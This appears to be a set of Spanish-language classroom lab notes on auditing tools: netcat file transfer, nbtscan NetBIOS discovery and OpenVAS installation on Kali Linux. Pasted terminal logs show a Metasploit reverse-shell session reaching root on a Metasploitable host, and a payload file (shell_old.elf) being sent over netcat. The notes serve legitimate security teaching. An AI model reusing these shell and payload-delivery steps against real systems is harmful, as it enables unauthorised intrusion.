HERRAMIENTAS DE AUDITORÍA

1) Netcat — chat y transferencia de fichero (TCP simple)

Objetivo: entender la comunicación TCP básica cliente/servidor y verificar integridad de fichero.

Preparación (lab):

- VM-A (receptor): 192.168.56.10
- VM-B (emisor): 192.168.56.11
- prueba.txt en VM-B (pequeño texto de prueba).

Comandos (copiar/pegar en el laboratorio):

En VM-A (receptor):

escuchar y guardar en recibido.txt

```
nc -l -p 4444 > recibido.txt
```

En VM-B (emisor):

enviar fichero

```
nc 192.168.56.10 4444 < prueba.txt
```

Solución / verificación (en VM-A o VM-B):

```
sha256sum prueba.txt recibido.txt

Salida esperada (ejemplo):


e3b0c44298fc1c149afbf4c8996fb924...  prueba.txt

e3b0c44298fc1c149afbf4c8996fb924...  recibido.txt
```

Si los hashes coinciden, el fichero se transfirió correctamente.

Nota pedagógica:

- Explica que nc crea una conexión TCP simple en el puerto indicado.
- Señala que si la red tiene firewalls/iptables, el puerto debe estar permitido en el laboratorio.
- Si quieres practicar recepción múltiple, usa nc -l -p 4444 > recibido_$(date +%s).txt para no sobrescribir.

- 
```
└─$ nc -l -p 4443 > prueba5.txt

^C


┌──(kali㉿kali)-[/tmp]
└─$ cat prueba
cat: prueba: No existe el fichero o el directorio

┌──(kali㉿kali)-[/tmp]
└─$ cat prueba5
cat: prueba5: No existe el fichero o el directorio

┌──(kali㉿kali)-[/tmp]
└─$ cat prueba5.txt

┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.0.120
no port[s] to connect to

┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.0.120 4455
hola
ash
^C

┌──(kali㉿kali)-[/tmp]
└─$
```
- 
```
kali@kali: ~
Session Acciones Editar Vista Ayuda
Enter new UNIX password: 000

Retype new UNIX password: 000

passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
        Full Name []:

        Room Number []:

        Work Phone []:

        Home Phone []:

        Other []:

Is the information correct? [y/N] y
y
root@metasploitable:/home/msfadmin# ^X@sS^X@sS^X@sS
e
[*] 192.168.0.120 - Command shell session 1 closed.
xmsf exploit(multi/handler) > exit

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ nc localhost 4455
localhost [127.0.0.1] 4455 (?) : Connection refused

┌──(kali㉿kali)-[~]
└─$ nc localhost 4455
hujui
ñlñl
```

```
kali@kali: /tmp
Session Acciones Editar Vista Ayuda
Bloquear la pantalla
┌──(kali㉿kali)-[/tmp]
└─$ cat prueba
cat: prueba: No existe el fichero o el directorio

┌──(kali㉿kali)-[/tmp]
└─$ cat prueba5
cat: prueba5: No existe el fichero o el directorio

┌──(kali㉿kali)-[/tmp]
└─$ cat prueba5.txt

┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.0.120
no port[s] to connect to

┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.0.120 4455
hola
ash
^C

┌──(kali㉿kali)-[/tmp]
└─$ nc -l -p 192.168.0.28 4455


^C

┌──(kali㉿kali)-[/tmp]
└─$ nc -l -p  4455
hujui
ñlñl
```
- nc 192.168.0.120 4444<prueba3.txt

- crear archivo touch
- ingresar contenido al archivo con nano
-

```
┌──(kali㉿kali)-[/tmp]
└─$ nc -w 3 192.168.0.120 8888 < shell_old.elf

┌──(kali㉿kali)-[/tmp]
└─$
:1              ff02::2         ip6-allrouters  ip6-loopback    localhost
f02::1          ip6-allnodes    ip6-localhost   kali
┌──(kali㉿kali)-[/tmp]
└─$ sudo ufw enable
sudo] contraseña para kali:
irewall is active and enabled on system startup

┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.0.120 4444<prueba3.txt
ash: prueba3.txt: No existe el fichero o el directorio

┌──(kali㉿kali)-[/tmp]
└─$ touch prueba3.txt

┌──(kali㉿kali)-[/tmp]
└─$ nano prueba3.txt

┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.0.120 4444<prueba3.txt
o port[s] to connect to
```

-

```
┌──(kali㉿kali)-[/tmp]
└─$ touch prueba3.txt


┌──(kali㉿kali)-[/tmp]
└─$ nano prueba3.txt


┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.0.120 4444<prueba3.txt
no port[s] to connect to

┌──(kali㉿kali)-[/tmp]
└─$ nc -w 3 192.168.0.120 4444<prueba3.txt
no port[s] to connect to

┌──(kali㉿kali)-[/tmp]
└─$ nc -w 3 192.168.0.120 4444 < prueba3.txt

┌──(kali㉿kali)-[/tmp]
└─$
```





---


2) nbtscan — descubrimiento NetBIOS

Objetivo: listar equipos con NetBIOS/SMB y entender la información visible.

Preparación: en la red de laboratorio tener al menos un equipo con Samba o Windows, por ejemplo 192.168.56.20.

Comando:

```
sudo nbtscan 192.168.56.0/24
```



Salida esperada (ejemplo):

```
192.168.56.20 WIN-VM20 WORKGROUP

192.168.56.21 WINDOWS-PC WORKGROUP
```

Interpretación (solución):


- La primera columna es la IP.

- La segunda columna es el nombre NetBIOS del equipo (identificador local).
- La tercera columna es el grupo de trabajo o dominio NetBIOS.
- Con esta info puedes identificar equipos que publican servicios Samba/Windows en la LAN.

Alternativa si nbtscan no está disponible:

```
smbclient -L 192.168.56.20 -N
```


o




```
nmap -p 137 --script nbstat.nse 192.168.56.0/24
```

Puntos de discusión para clase:

- NetBIOS puede filtrar metadatos que ayudan a un atacante a mapear la red.
- Medidas: deshabilitar servicios innecesarios, uso de firewalls, segmentación.



---

3) OpenVAS / Greenbone — escaneo básico y lectura de informe (GUI)

INSTALACIÓN DE OPENVAS EN KALI LINUX


1) Preparar el sistema

sudo apt update && sudo apt upgrade -y

sudo apt install -y gvm

Si el paquete gvm no existe en tu repositorio, prueba sudo apt install -y openvas (aunque lo recomendable en Kali moderno es gvm).

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y gvm
gvm is already the newest version (25.04.0).
The following packages were automatically installed and are no longer requi
  amass-common               libsoup-2.4-1
  criu                       libsoup2.4-common
  docker-buildx              libtheora0
  firmware-ti-connectivity   libtheoradec1
  libbluray2                 libtheoraenc1
  libbson-1.0-0t64           libudfread0
  libcompel1                 libvpx9
  libgdal36                  libx264-164
  libgdata-common            libxml2
  libgdata22                 libyelp0
  libgeos3.13.1              needrestart
  libhdf4-0-alt              python3-bluepy
  libintl-perl               python3-click-plugins
  libintl-xs-perl            python3-kismetcapturebtgeiger
```



---


2) Configuración inicial (sincronizar feeds y crear certificados)


Hay un script que automatiza la puesta en marcha:

sudo gvm-setup

Ese script:

- crea certificados,
- descarga las firmas (NVTs),
- crea el usuario admin,
- arranca/activa servicios.






---


4) Crear usuario administrador (si no lo creó gvm-setup)

```
sudo gvmd --create-user=admin --password='password'
```

(O para cambiar la contraseña existente)

sudo gvmd --user=admin --new-password='TuNuevaPass'





---

5) Iniciar y habilitar servicios (systemd)

Servicios principales: ospd-openvas (daemon), gvmd (manager), gsad (web UI). Arranca y habilita:

